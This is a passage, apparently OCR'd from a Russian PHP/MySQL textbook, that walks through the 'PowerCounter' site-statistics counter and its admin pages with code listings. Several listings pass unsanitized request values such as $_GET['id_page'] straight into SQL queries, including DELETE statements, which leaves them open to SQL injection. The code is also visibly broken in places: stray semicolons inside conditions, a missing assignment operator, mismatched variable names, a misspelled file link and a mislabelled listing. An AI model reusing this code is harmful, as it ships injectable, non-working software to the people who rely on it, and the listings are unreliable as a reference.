        $query = "INSERT INTO pages VALUES (0, '$PHP_SELF')";
        mysql_query($query);
        // Выясняем первичный ключ только что добавленной
        // страницы
        $id_page = mysql_insert_id();
      }
    }
    // Определяем строку USER_AGENT
    $useragent = $_SERVER['HTTP_USER_AGENT'];
    $browser = 'none';
    // Выясняем тип браузера посетителя
    if(strpos($useragent, "MSIE")     !== false) $browser = 'msie';
    if(strpos($useragent, "Opera")    !== false) $browser = 'opera';
    if(strpos($useragent, "Netscape")!== false) $browser = 'netscape';
    // Выясняем тип операционной системы посетителя
    $os = 'none';
```

```
if(strpos($useragent, "Win");       !== false) $os = 'windows';
if(strpos($useragent, "Linux")      !== false
|| strpos($useragent, "Lynx");      !== false
|| strpos($useragent, "Unix");      !== false) $os = 'unix';
if(strpos($useragent, "Macintosh")!== false) $os = 'macintosh';
// Выясняем принадлежность к поисковым роботам
// Поисковый робот Rambler
if(substr($useragent, 0, 12) == "StackRambler")
                                        $os = 'robot_rambler';
// Поисковый робот Google
if(substr($useragent, 0, 9) == "Googlebot") $os = 'robot_google';
// Поисковый робот Yandex
if(substr($useragent, 0, 6) == "Yandex")    $os = 'robot_yandex';
// Поисковый робот Aport
if(substr($useragent, 0, 5) == "Aport")     $os = 'robot_aport';
$search = 'none';
// Выясняем принадлежность к поисковым системам
if(strpos($reff, "yandex"))  $search = 'yandex';
if(strpos($reff, "rambler")) $search = 'rambler';
if(strpos($reff, "google"))  $search = 'google';
if(strpos($reff, "aport"))   $search = 'aport';
if(strpos($reff, $_SERVER["SERVER_NAME"])) $search = 'own_site';
// Заносим всю собранную информацию в базу данных
$query_main = "INSERT INTO ip VALUES (
            NULL,
            '$ip',
            NOW(),
            $id_page,
            '$browser',
            '$os',
            '$search');";
@mysql_query($query_main);
// Если имеется реферер, заносим информацию о
// нем в отдельную таблицу
if(!empty($reff) && $srch != "own_site")
{
  $query_reff = "INSERT INTO refferer VALUES (
            NULL,
            '$reff',
```

```
                now(),
                '$ip',
                $id_page,
                '$search')";
        @mysql_query($query_reff);
      }
    }
  }
?>
```

Как видно из листинга 14.6 скрипт начинается с формирования строки с IP-адресом, который размещается во временной переменной `$ip`. Данная переменная формируется из элемента суперглобального массива `$_SERVER['REMOTE_ADDR']`, к которому, если доступна маска подсети, добавляется через слэш содержимое переменной окружения `HTTP_X_FORWARDED_FOR`. Во временную переменную `$reff` помещается значение реферера, извлекаемое из элемента `$_SERVER["HTTP_REFERER"]`, который предварительно обрабатывается функцией `urldecode()`. Это требуется для того, чтобы расшифровать в URL символы вида "%##", которые используются для передачи недопустимых в URL символов. Например, символ пробела заменяется символом %20. После применения функции `urldecode()` все такие конструкции будут заменены соответствующими символами.

После этого при помощи `mysql_connect()` осуществляется соединение с базой данных, если соединение проходит успешно, при помощи функции `mysql_select_db()` выбирается база данных, в таблицы которой будет произведена запись хита.

Для размещения записей в таблицах `ip` и `refferer` необходимо знать значение первичного ключа записи таблицы `pages` (`id_page`), соответствующей текущей странице. Получить его можно при помощи SQL-запроса "`SELECT id_page FROM pages WHERE name='$PHP_SELF'`". Так как скрипт count.php включается в страницу, для которой производится сбор статистики посредством оператора `require_once`, глобальная переменная `$PHP_SELF` вернет имя текущей страницы, а не count.php. Далее, как и для счетчика загруженных файлов FileCounter, рассмотренного в *главе 4*, возможны два случая: запись для страницы с таким именем уже существует в таблице `pages`, и SQL-запрос вернет значение первичного ключа, или подсчет хита для данной страницы производится впервые, и для данной страницы в таблице `pages` записей еще нет. В последнем случае при помощи SQL-запроса "`INSERT INTO pages VALUES (0, '$PHP_SELF', 0)`" запись будет добавлена в таблицу, а присвоенное ей значение первичного ключа вернет функция `mysql_insert_id()`.

После этого производится анализ строки, возвращаемой браузером клиента, который сервер помещает в элемент суперглобального массива `$_SERVER['HTTP_USER_AGENT']`. Из данной строки извлекается тип браузера и операционной системы посетителя, которые помещаются во временные переменные `$browser` и `$os` соответственно. Эти переменные используются далее для формирования SQL-операторов `INSERT`. Строка `$_SERVER['HTTP_USER_AGENT']` также анализируется на принадлежность к роботам поисковых систем Yandex, Google, Rambler и Aport.

Переход со страниц поисковых систем фиксируется поиском их названий в строке `$reff`. Результат заносится во временную переменную `$search`. Если referer содержит фрагмент, совпадающий с адресом текущего ресурса (`$_SERVER["SERVER_NAME"]`), переменная `$search` получает значение `"own_site"`, а хит получает статус незасчитанного.

В конце скрипта в переменных `$query_main` и `$query_reff` формируются SQL-операторы `INSERT`, которые передаются в качестве аргумента функции `mysql_query()`, в результате чего в таблицах `ip` и `refferer` появляются новые записи. Запись в таблицу `refferer` добавляется лишь в том случае, если переменная `$reff`, содержащая referer, не является пустой и не принадлежит переходу посетителя с одной страницы сайта на другую.

Далее будет рассмотрена система администрирования PowerCounter, файлы которой расположены в отдельной директории admin и имеют следующие назначения:

- addrefferrerform.php — HTML-форма для добавления в систему адресов страниц, на которых расположены ссылки на сайт;
- addrefferer.php — обработчик формы addrefferrerform.php;
- addresses.php — файл, ответственный за формирование страницы "IP-адреса";
- clear_bd.php — скрипт "обнуления" счетчика, уничтожает все записи в таблицах;
- config.php — скрипт соединения с базой данных счетчика;
- days.php — страница, отображающая динамику распределения хостов, общее и засчитанное количество хитов по дням;
- delpage.php — скрипт удаления страницы из системы сбора статистики;
- delrefferer.php — скрипт удаления адреса страницы, на которой расположена ссылка на сайт;
- hours.php — страница, отображающая динамику распределения хостов, общее и засчитанное количество хитов в течение суток;
- index.php — главная страница системы администрирования;

- ip.php — скрипт, предоставляющий информацию о географическом положении и лице, на которого зарегистрирован IP-адрес (подробно рассмотрен в *главе 4*);
- main.php — файл, ответственный за формирование страницы **Хиты и хосты**;
- menu.php — меню системы администрирования;
- refferer.php — файл, ответственный за формирование страницы **Ссылки**;
- robots.php — файл, ответственный за формирование страницы **Поисковые роботы**;
- searchquery.php — файл, ответственный за формирование страницы **Поисковые запросы**;
- searchdays.php — страница, отображающая динамику распределения числа запросов с поисковых систем по дням;
- searchhours.php — страница, отображающая динамику распределения числа запросов с поисковых систем в течение суток;
- systems.php — файл, ответственный за формирование страницы **Системы и браузеры**;
- time_interval.php — вспомогательный файл, в котором хранятся границы временных интервалов, за которые выводится статистическая информация. По умолчанию выставлены следующие временные интервалы: "Сегодня", "Вчера", "За 7 дней", "За 30 дней" и "За все время";
- topcounter.php — "шапка" страниц системы администрирования;
- utils.php — вспомогательный файл, в котором расположены общие функции, используемые скриптами системы администрирования.

Так как файл config.php, рассмотренный выше в листинге 14.5, не устанавливает соединение с базой данных, а содержит лишь конфигурационную информацию, в системе администрирования используется свой файл config.php, который на основании этой информации осуществляет соединение (листинг 14.7).

```
<?php
  include "../config.php";
  // Устанавливаем соединение с базой данных
  $dbcnx = @mysql_connect($dblocation,$dbuser,$dbpasswd);
  if (!$dbcnx) {
   echo "<P>В настоящий момент сервер базы данных не доступен,
              поэтому корректное отображение страницы невозможно.</P>";
   exit();
```

```
  }
  // Выбираем базу данных
  if (! @mysql_select_db($dbname,$dbcnx) ) {
    echo "<P>В настоящий момент база данных не доступна,
              поэтому корректное отображение страницы невозможно.</P>";
    exit();
  }
  // Небольшая вспомогательная функция, выводящая сообщение
  // в окно браузера и останавливающая выполнение скрипта
  function puterror($msg)
  {
    echo "<p>$msg</p>";
    echo "<b>Error: ".mysql_error()."<b>";
    exit();
  }
?>
```

Главная страница администрирования выводит список файлов, участвующих в системе сбора статистики (см. рис. 14.9). За ее формирование ответствен файл index.php, содержимое которого представлено в листинге 14.8.

```
<?php
  // Данные переменные определяют название страницы и текст-подсказку.
  $title = 'Статистика посещений по страницам сайта';
  $pageinfo = 'Ниже перечислены страницы, которые участвуют в статистике.
               По гиперссылкам можно получить детальную статистику по
               каждой отдельной странице';
  // Включаем заголовок страницы
  include "topcounter.php";
  // Извлекаем из строки запроса значение параметра page -
  // номера страницы.
  if(empty($_GET['page'])) $page = 1;
  else $page = $_GET['page'];
  // Начало отсчета, данная переменная используется для формирования
  // условия LIMIT в SQL-запросе, помещенного в переменную $query_hits
  $begin = ($page - 1)*$pnumber;
  // Определяем порядок сортировки таблицы страниц
  if(empty($_GET['order'])) $orderstr = "name";
```

```
else $orderstr = "num DESC" ;
// Определяем общее число страниц, участвующих в статистике; если
// это число больше $pnumber, будут выведены только первые $pnumber
// страниц, а на другие страницы будут выведены ссылки
$num = mysql_query("SELECT count(*) FROM pages");
if(!$num) puterror("Ошибка при обращении к таблице страниц");
// Выводим ссылки на другие страницы
$total = mysql_result($num,0);
$number = (int)($total/$pnumber);
if((float)($total/$pnumber) - $number != 0) $number++;
for($i = 1; $i <= $number; $i++)
{
  if($number == $i)
  {
    if($page == $i)
      echo "[".(($i - 1)*$pnumber + 1)."-$total]";
    else
      echo "<a href=index.php?
                  page=".$i."&order=".$order.">[".
                  (($i - 1)*$pnumber + 1)."-$total]</a>";
  }
  else
  {
    if($page == $i)
      echo "[".(($i - 1)*$pnumber + 1)."-".$i*$pnumber."]";
    else
      echo "<a href=index.php?
                  page=".$i."&order=".$order.">[".
                  (($i - 1)*$pnumber + 1)."-".$i*$pnumber."]</a>";
  }
}
// Выводим таблицу с адресами страниц, участвующих в сборе
// статистики, и общее количество хитов для каждой из
// страниц.
?>
<table><tr><td>
<table>
<tr>
  <td>
```

```
    <a href=index.php?page=<? echo $page ?>
       title="Сортировать таблицу по имени страниц">Страница
    </a>
  </td>
  <td>
    <a href=index.php?page=<? echo $page ?>&order=1
       title="Сортировать таблицу по количеству посещений">
       Количество посещений
    </a>
  </td>
  <td>Действие</td>
</tr>
<?php
  // Формируем и выполняем SQL-запрос, извлекающий из таблиц ip и pages
  // количество хитов для каждой из страниц за все время сбора
  // статистики
  $query_hits = "SELECT ip.id_page,
                        pages.name,
                        count(ip.id_ip) AS num
                 FROM ip, pages
                 WHERE ip.id_page = pages.id_page
                 GROUP BY ip.id_page
                 ORDER BY $orderstr
                 LIMIT $begin, $pnumber";
  $pgs = mysql_query($query_hits);
  if(!$pgs) puterror("Ошибка при обращении к таблице страниц");
  while($page = mysql_fetch_array($pgs))
  {
    echo "<tr>
            <td><a href=main.php?id_page=".$page['id_page']."">
                 http://".$_SERVER["SERVER_NAME"].$page['name']."</a>
            </td>
            <td>".$page['num']."</td>
            <td><a href=delpage.php?id_page=".$page['id_page']."
                   title='Удаление устаревших(мертвых) страниц из
                   системы подсчета'>Удалить</a>
            </td>
          </tr>";
  }
```

```
  ?>
  </table>
  </tr><td>
    <p class=help>Для получения статистики только по выбранной странице
       щелкните на ее имени в таблице. Если страница не будет выбрана, то
       статистика будет представлена для <a href=main.php>всего
       сайта</a>.
    </p>
  </td></tr></table>
<?php
  echo "<p><a href=clear_bd.php>Очистить базу данных</a></p>";
?>
```

Как видно из листинга 14.8, файл index.php начинается с включения "шапки" страницы topcounter.php (см. листинг 14.9), которая выводит верхнюю часть страницы и устанавливает соединение с базой данных.

Так как в таблице выводится только ограниченное количество строк, которое определяется переменной `$pnumber` из config.php (см. листинг 14.5), то формируются ссылки на другие страницы. Для этого из таблицы `pages` извлекается общее число страниц, участвующих в сборе статистической информации, которое помещается в переменную `$total`.

После вывода ссылок на другие страницы формируются заголовок и тело таблицы с адресами страниц и соответствующим им числом хитов. Заголовок таблицы содержит две ссылки: **Страница** и **Количество посещений**, переход по которым позволяет отсортировать содержимое таблицы либо по адресу, либо по числу посещений. Это достигается присвоением временной переменной `$orderstr`, используемой далее для формирования SQL-запроса на выборку, значений `"name"` и `"num DESC"` соответственно.

Замечание

По умолчанию сортировка производится по адресу (URL) страницы.

Таблица формируется с использованием результата, возвращаемого многотабличным запросом `SELECT` к таблицам `ip` и `pages`. Результатом этого запроса является число хитов для каждой из страниц за все время сбора статистической информации. В таблице адреса страниц являются гиперссылками, переход по которым приводит к странице **Хиты и хосты**, где отражается динамика хостов и хитов для данной страницы во времени.

Помимо описанных двух столбцов, напротив каждой из страниц имеется ссылка **Удалить**, позволяющая уничтожить записи для данной страницы из

базы данных на тот случай, если страница выводится из системы сбора информации.

Завершает файл ссылка на скрипт clear_bd.php, производящий обнуление счетчика.

Каждый файл, выводящий информацию в окно браузера, содержит в своем составе оператор include, включающий "шапку" страницы topcounter.php. Рассмотрим этот файл подробнее (листинг 14.9).

```
<html>
<head>
<title><?php echo $title; ?></title>
<?php
  // Устанавливаем соединение с базой данных
  require_once("config.php");
  // Извлекаем из строки запроса значение параметра page
  if(isset($_GET['id_page'])) $id_page = $_GET['id_page'];
  else $id_page = "";
  // Извлекаем название текущей страницы из таблицы pages
  if (!empty($id_page))
  {
    $query = "SELECT name FROM pages WHERE id_page = $id_page";
    $pgs = mysql_query($query);
    if($pgs)
    {
      while($page = mysql_fetch_array($pgs))
        $namepage = "http://".$_SERVER["SERVER_NAME"].$page['name'];
    }
  } else $namepage='Весь сайт';
?>
</head>
<body>
<?php
  // Выводим дату начала регистрации данных и число прошедших с начала
  // регистрации дней
  $dat = mysql_query("SELECT UNIX_TIMESTAMP(MIN(putdate)) AS data
                      FROM ip");
  if ($dat)
```

```
  {
    $date = mysql_fetch_array($dat);
    echo "Дата начала регистрации данных:<b>
         ".date("Y-m-d H:i:s",$date['data'])."</b>";
    printf("Прошло:<b> %d </b>дней",((time()-$date['data'])/3600/24));
  } else puterror("Ошибка при обращении к таблице IP-адресов...");
  echo "<a href='index.php' title='Главная страница счетчика'>
                              Главная страница счетчика</b></a>";
  if (!empty($page)) echo "<a href=main.php>
                                  Статистика для всего сайта</a>";
  echo "</p>";
  include "menu.php";
?>
<h1><?php echo $title ?></h1>
<p><?php echo $pageinfo ?></p>
```

Если странице, в которую включен файл topcounter.php, в качестве параметра передано значение первичного ключа страницы `id_page`, то ее название извлекается из таблицы `pages` и выводится в окно браузера. Если данный параметр не установлен, выводится надпись о том, что информация отображается для всего сайта в целом. После этого скрипт выводит дату начала сбора статистической информации, для чего к таблице `ip` осуществляется запрос, извлекающий запись с минимальным значением поля `putdate`, что соответствует первой записи в таблице. Полученное время (в секундах с 1 января 1970 года) преобразуется при помощи функции `printf` и выводится в окно браузера.

Завершает файл topcounter.php включение файла menu.php (листинг 14.10), содержащего меню системы администрирования.

```
<a href=main.php?id_page=<?php echo $id_page; ?>>Хосты и хиты</a>
<a href=systems.php?id_page=<?php echo $id_page;?>>Системы и браузеры</a>
<a href=addresses.php?id_page=<?php echo $id_page; ?>>IP адреса</a>
<a href=robots.php?id_page=<?php echo $id_page; ?>>Поисковые роботы</a>
<a href=searchquery.php?id_page=<?= $id_page; ?>>Поисковые запросы</a>
<a href=retterer.php?id_page=<?php echo $id_page; ?>>Ссылки</a>
```

В файле menu.php размещаются ссылки на сервисные страницы системы PowerCounter. Если значение параметра `id_page` установлено, информация

будет предоставляться только по странице сайта с данным первичным ключом, если этот параметр пуст — для всего сайта в целом.

На главной странице (см. листинг 14.8) напротив каждой из страниц имеется ссылка на файл delpage.php, позволяющий удалить страницу из системы статистики. Это необходимо в том случае, если ранее участвовавшая в сборе статистики страница удалена с сайта, и необходимо удалить информацию о ней из базы данных PowerCounter. Содержимое файла delpage.php представлено в листинге 14.11.

```
<?php
  // Скрипт удаления страницы из системы статистики
  include "config.php";
  // Удаляем записи из таблиц ip и refferer
  $delete_ip = "DELETE FROM ip
                WHERE id_page = ".$_GET['id_page'];
  $delete_refferer = "DELETE FROM refferer
                      WHERE id_page = ".$_GET['id_page'];
  if(mysql_query($delete_ip) && mysql_query($delete_refferer))
  {
    // Удаляем запись из таблиц pages
    $delete_pages = "DELETE FROM pages
                     WHERE id_page = ".$_GET['id_page'];
    if(mysql_query($delete_pages))
    {
      echo "<HTML><HEAD>
            <META HTTP-EQUIV='Refresh' CONTENT='0; URL=index.php'>
            </HEAD></HTML>";
    } else puterror("Ошибка при удалении информации");
  } else puterror("Ошибка при удалении информации");
?>
```

Обнуление счетчика производится полной очисткой таблиц `ip`, `refferer` и `pages`, осуществляемой скриптом, который расположен в файле clear_bd.php (листинг 14.12).

```
<?php
  // Устанавливаем соединение с базой данных
```

```
  include "config.php";
  // Формируем SQL-запросы на очистку таблиц базы данных
  $query_ip = "DELETE FROM ip";
  $query_refferer = "DELETE FROM refferer";
  $query_pages = "DELETE FROM pages";
  // Выполняем SQL-запросы
  if(mysql_query($query_ip) &&
     mysql_query($query_pages) &&
     mysql_query($query_refferer))
  {
    // Осуществляем автоматический переход на главную страницу
    // администрирования
    echo "<HTML><HEAD>
          <META HTTP-EQUIV='Refresh' CONTENT='0; URL=index.php'>
          </HEAD></HTML>";
  }
?>
```

Далее будут рассмотрены сервисные страницы системы PowerCounter, ссылки на которые расположены в файле menu.php (см. листинг 14.10). За формирование первой страницы **Хиты и хосты** (см. рис. 14.1) несет ответственность файл main.php, код которого приведен в листинге 14.13.

```
<?php
  // Шапка страницы
  require_once("topcounter.php");
  // Включаем массив временных интервалов
  require_once("time_interval.php");
  // Библиотека функций системы PowerCounter
  require_once("utils.php");
  // Формируем три массива с хостами ($host), засчитанными хитами ($hit) и
  // общим числом хитов ($total) по 5 временным интервалам, определенным
  // в файле time_interval.php
  for($i=0; $i<5; $i++)
  {
    list($host[$i],
         $hit[$i],
```

```
        $total[$i]) = show_ip_host($time[$i]['begin'],
                                   $time[$i]['end'],
                                   $id_page);
  }
?>
<table>
<tr>
  <td> </td>
  <td><a href='hours.php?day=0&id_page=<?= $id_page;?>'>Сегодня</a></td>
  <td><a href='hours.php?day=1&id_page=<?= $id_page;?>'>Вчера</a></td>
  <td><a href='days.php?id_page=<?= $id_page;?>'>За 7 дней</a></td>
  <td><a href='days.php?id_page=<?= $id_page;?>&daystst=30'>
                                                За 30 дней</a></td>
  <td>За все время</td>
</tr>
<tr>
  <td>Хосты</td>
  <?php
    foreach($host as $value) echo "<td>$value</td>";
  ?>
</tr>
<tr>
  <td>Засчитанные хиты</td>
  <?php
    foreach($hit as $value) echo "<td>$value</td>";
  ?>
</tr>
<tr>
  <td>Все хиты</td>
  <?php
    foreach($total as $value) echo "<td>$value</td>";
  ?>
</tr>
</table>
```

Файл main.php начинается с включения "шапки" страницы — topcounter.php, файла time_interval.php (листинг 14.14), где объявлен двумерный массив `$time`, хранящий границы временных интервалов, для которых следует выводить статистическую информацию, а также файла utils.php, в котором со-

средоточены общие функции системы. В частности, в файле utils.php находится функция show_ip_host(), используемая для подсчета хостов, общего и засчитанного числа хитов.

Листинг 14.3. Файл time_interval.php

```
<?php
  // Массив границ временных интервалов
  // "Сегодня"
  $time[0]['begin'] = 1;
  $time[0]['end'] = 0;
  // "Вчера"
  $time[1]['begin'] = 2;
  $time[1]['end'] = 1;
  // "За 7 дней"
  $time[2]['begin'] = 7;
  $time[2]['end'] = 0;
  // "За 30 дней"
  $time[3]['begin'] = 30;
  $time[3]['end'] = 0;
  // "За все время"
  $time[4]['begin'] = 0;
  $time[4]['end'] = 0;
?>
```

Файл time_interval.php содержит смешанный двумерный массив $time, первый индекс которого является числовым, а второй — ассоциативным. Значение первого индекса изменяется от 0 до 4, определяя границы для пяти временных интервалов: "Сегодня", "Вчера", "За 7 дней", "За 30 дней" и "За все время". Второй индекс принимает два значения: begin и end для начала и конца интервала соответственно. Значения begin и end — это не календарная дата, а количество суток, прошедших до настоящего момента (число дней, которое необходимо вычесть из текущей даты). Поэтому в пределах каждого из интервалов значение элемента begin должно быть больше или равно значению элемента end. Так, для интервала "Вчера" начало ($time[1]['begin']) соответствует дате, которая была два дня назад, а конец ($time[1]['end']) интервала — дате, бывшей один день назад (см. рис. 14.1). На рис. 14.14 цифрами внизу указано, сколько дней необходимо вычесть из текущей даты, чтобы получить значение временного интервала.




Рис. 14.14. Границы временных интервалов

Замечание

Значение 0 элемента `begin` **массива** `$time` **интерпретируется немного иначе, оно соответствует самому первому дню сбора статистической информации, а не текущему моменту, как для элемента** `end`.

Границы временных интервалов, заданных в файле time_interval.php, используются в качестве аргумента функции `show_ip_host()`, которая принимает три параметра: `$begin`, `$end` и `$id_page`, содержащих начало, конец временного интервала и первичный ключ страницы, для которой производится подсчет. Функция возвращает массив, состоящий из трех элементов, соответствующих числу хостов, засчитанному, и общему числу хитов.

Замечание

Переменная `$id_page` **инициализируется в** topcounter.php, **где ей присваивается значение параметра** `id_page`, **извлеченное из строки запроса**.

В файле main.php функция `show_ip_host()` вызывается в цикле `for` для всех пяти временных интервалов. Результаты работы функции сохраняются в трех массивах: `$host`, `$total` и `$hit` — для хостов, общего и засчитанного числа хитов соответственно. Далее в файле main.php происходит вывод результатов работы функции, который оформляется в виде HTML-страницы, столбцы которой соответствуют временным интервалам, а строки — хитам и хостам. Строки формируются в цикле `foreach`, который пробегает массивы `$host`, `$total` и `$hit`.

Рассмотрим подробнее функцию `show_ip_host()`, код которой приведен в листинге 14.15.

```
<?php
// Функция возвращает массив из трех переменных:
```

```
// количество хостов,
// количество засчитанных хитов и
// общее количество хитов.
// $begin - число дней, которое необходимо вычесть из текущей даты,
// для того чтобы получить начальную точку временного интервала
// $end - число дней, которое необходимо вычесть из текущей даты,
// для того чтобы получить конечную точку временного интервала
// $id_page - первичный ключ записи таблицы pages,
// соответствующей странице сайта
function show_ip_host($begin, $end, $id_page)
{
  // Эта переменная ($id_page) определяет, осуществляется ли запрос к
  // конкретной странице или ко всему сайту.
  if(empty($id_page)) $tmp_page = "";
  else $tmp_page = " AND id_page=$id_page";
  // Запрос на статистику за временной интервал, определяемый
  // параметрами $begin,$end
  $tmp1 = "putdate < DATE_FORMAT(NOW(),'%Y-%m-%d 23:59:59') -
                     INTERVAL '$end' DAY";
  if($begin == 0) $tmp2 = "";
  else $tmp2 = " AND putdate >= DATE_FORMAT(NOW(),'%Y-%m-%d 23:59:59') -
                                INTERVAL '$begin' DAY";
  $end = $tmp1.$tmp2.$tmp_page;
  // Общее число хитов
  $query_total = "SELECT COUNT(*) FROM ip WHERE ".$end;
  // Засчитанные хиты
  $query_hit = "SELECT COUNT(*) FROM ip
                WHERE searches != 'own_site' AND ".$end;
  // Подсчитываем число IP-адресов (хостов)
  $query_host = "SELECT COUNT(DISTINCT ip) FROM ip WHERE ".$end;
  // Осуществляем запросы к базе данных
  $tot = mysql_query($query_total);
  $pht = mysql_query($query_hit);
  $hst = mysql_query($query_host);
  if($tot && $pht && $hst)
  {
    // Если запросы выполнены удачно,
    // получаем результат
    $total=mysql_result($tot, 0);
```

```
    $hits      = mysql_result($phr, 0);
    $hosts     = mysql_result($hst, 0);
    return array($hosts, $hits, $totalhist);
  }
  else puterror("Ошибка при обращении к таблице IP адресов");
}
```

В начале функции происходит формирование ограничивающих условий в SQL-запросах, которые размещаются в трех временных переменных: `$tmp_page`, `$tmp1` и `$tmp2`. Если параметр `$id_page` содержит не пустое значение, переменная `$tmp_page` получает значение" `AND id_page=$id_page`", которое ограничивает выборку в SQL-запросе записями, которые относятся к странице сайта с данным значением первичного ключа. Во временные переменные `$tmp1` и `$tmp2` помещаются условия по полю `putdate`, хранящему время обращения посетителя.

> **Замечание**
>
> Условия по полю `putdate` составлены таким образом, чтобы временные интервалы начинались и заканчивались в 00:00 часов.

Сформированные условия группируются во временную переменную `$end`, которая используется далее для формирования SQL-запросов. Подсчет общего числа хитов сводится к подсчету числа строк, удовлетворяющих условиям `$end`, при помощи встроенной функции MySQL `COUNT()`. При подсчете засчитанных хитов к условиям во временной переменной `$end` добавляется условие "`searches != 'own_site'`", позволяющее исключить хиты, полученные в результате перехода со страниц сайта, для которого осуществляется сбор статистической информации. Для подсчета числа хостов используется конструкция "`COUNT(DISTINCT ip)`". Здесь ключевое слово `DISTINCT` требует, чтобы все значения поля `ip` были уникальными. SQL-запросы на выборку хостов, общего и засчитанного числа хитов помещаются в переменных `$query_host`, `$query_total` и `$query_hit` соответственно. После чего каждая из них передается в качестве аргумента функции `mysql_query()`, и в случае успешного выполнения результат, полученный при помощи функции `mysql_result()`, возвращается в виде трехчленного массива.

Временные интервалы в заголовке таблицы, формируемой при помощи скрипта main.php, являются гиперссылками. Переход по ссылкам **Сегодня** и **Вчера** позволяет получить распределение хитов и хостов по часам в течение суток, а по ссылкам **За 7 дней** и **За 30 дней** — распределение хитов и хостов по дням в течение недели и месяца (см. рис. 14.3). За предоставление информации по распределению хитов и хостов по дням ответствен файл days.php, содержимое которого представлено в листинге 14.16.

```
<?php
  // Если число дней не передано, считаем, что вывод
  // осуществляется за 7 дней
  if(empty($_GET['daystst'])) $_GET['daystst'] = 7;
  // Шапка страницы
  include "topcounter.php";
  // Библиотека функций
  require_once("utils.php");
?>
  <table>
    <tr>
      <td> </td>
      <td>Хиты</td>
      <td>Засчитанные хиты</td>
      <td>Хосты</td>
    </tr>
<?php
  // Формируем три значения с хостами ($host), засчитанными хитами ($hit) и
  // общим числом хитов ($total)  по 5 временным интервалам, определенным
  // в файле time_interval.php
  for($i=0; $i<$_GET['daystst']; $i++)
  {
    list($host, $hit, $total) = show_ip_host($i+1, $i, $_GET['id_page']);
    echo "<tr>
          <td><a href='hours.php?day=$i&
                                id_page=".$_GET['id_page']."'>
              $i дн. назад</a>
          </td>
          <td>$total</td>
          <td>$hit</td>
          <td>$host</td>
         </tr>";
  }
  echo "</table>";
?>
```

Файл days.php принимает два параметра id_page и daystst. Первый параметр передается всем страницам системы и был рассмотрен выше. Второй параметр — daystst — сообщает скрипту days.php, за какое число дней необходимо вывести таблицу с распределением числа хостов и хитов.

Замечание

По умолчанию параметр daystst принимает значение, равное 7, что соответствует недельному интервалу.

Вывод таблицы осуществляется в цикле for, пробегающем значения от 0 до daystst. Для вычисления числа хостов, общего числа хитов и засчитанных хитов используется рассмотренная выше функция show_ip_host() (см. листинг 14.15). Здесь границы временных интервалов берутся не из массива $time, а вычисляются непосредственно в цикле.

В первом столбце таблицы для каждого дня выводится ссылка, переход по которой позволяет получить динамику распределения хитов и хостов в течение данных суток (рис. 14.2). За представление данной информации несет ответственность файл hours.php, код которого представлен в листинге 14.17.

```
<?php
  // Шапка страницы
  include "topcounter.php";
  // Библиотека функций
  require_once("utils.php");
  // Выводим таблицу
?>
  <table>
    <tr>
      <td>Часы</td>
      <td>Хиты</td>
      <td>Засчитанные хиты</td>
      <td>Хосты</td>
    </tr>
<?php
  for($i=0;$i<24;$i++)
  {
    // Формируем три массива с хостами ($host), засчитанными хитами($hit)
    // и общим числом хитов ($total) по 5 временным интервалам,
    // определенным в файле time_interval.php
```

```
    list($host, $hit, $total) =
            show_ip_host_hour($i+1, $i, $_GET['day'], $_GET['id_page']);
    echo "<tr>
            <td>".$i."</td>
            <td>$total</td>
            <td>$hit</td>
            <td>$host</td>
          </tr>";
  }
  echo "</table>";
?>
```

Структура файла hours.php аналогична структуре файла days.php (см. листинг 14.16), но вместо функции `show_ip_host()` применяется `show_ip_host_hour()`, которая также размещается в файле utils.php. Функция имеет следующий синтаксис:

```
array show_ip_host_hour($begin, $end, $day, $id_page);
```

В отличие от функции `show_ip_host()` она принимает 4 параметра, первые 2 из которых — число часов, которые необходимо прибавить к началу суток, чтобы получить границы временного интервала, третий параметр, `$day`, задает число дней, которые необходимо вычесть из текущей даты, чтобы получить сутки, для которых вычисляется статистика. Четвертый параметр `$id_page` имеет то же значение, что и для функции `show_ip_host()`.

Функция `show_ip_host_hours()` практически аналогична функции `show_ip_host()`, за исключением переменных `$tmp1` и `$tmp2`, которые несут ответственность за ограничение выборки по полю `putdate`. Значения этих переменных представлены в листинге 14.18.

```
<?php
  if($begin == 0) $tmp2 = "";
  else $tmp2 = " AND putdate >=
                    date_format(now() -
                                interval '$day' day,
                                '%Y-%m-%d 00:00:00') -
                    interval '$end' hour";
  $tmp1   "putdate <
           date_format(now() -
```

```
                    interval '$day' day,
                    '%Y-%m-%d 00:00:00') +
            interval '$begin' hour";
?>
```

Следующая сервисная страница, которая будет рассмотрена, это **Системы и браузеры** (см. рис. 14.5). За формирование этой страницы отвечает скрипт, расположенный в файле systems.php (листинг 14.19).

```
<?php
  // Шапка страницы
  include "topcounter.php";
  // Библиотека функций
  require_once("utils.php");
  // Формируем массив с названиями операционных систем
  $os['win'] = "Windows";
  $os['lin'] = "Linux & Unix";
  $os['mac'] = "Macintosh";
  $os['os'] = "Другие";
  // Формируем массив с названиями браузеров
  $br['ie'] = "Internet Explorer";
  $br['net'] = "Netscape";
  $br['opr'] = "Opera";
  $br['br'] = "Другие";
  // Включаем массив временных интервалов
  require_once("time_interval.php");
  // Вычисляем количество хитов для браузеров и операционных
  // систем по 5 временным интервалам, определенным в файле
  // time_interval.php
  for($i=0; $i<5; $i++)
  {
    list($hit['win'][$i],
         $hit['lin'][$i],
         $hit['mac'][$i],
         $hit['os'][$i],
         $hit['ie'][$i],
         $hit['net'][$i],
         $hit['opr'][$i],
```

```
        $hit['br'][$i],
        $total[$i]) = system_info($time[$i]['begin'],
                                  $time[$i]['end'],
                                  $id_page);
  }
?>
<table>
<tr>
  <td> </td>
  <td>Сегодня</td>
  <td>Вчера</td>
  <td>За 7 дней</td>
  <td>За 30 дней</td>
  <td>За все время</td>
</tr>
<tr><td>Операционные системы</td></tr>
<?php
// Формируем блок "Операционные системы"
foreach($os as $key => $name)
{
  echo "<tr>";
  echo "<td>$name</td>";
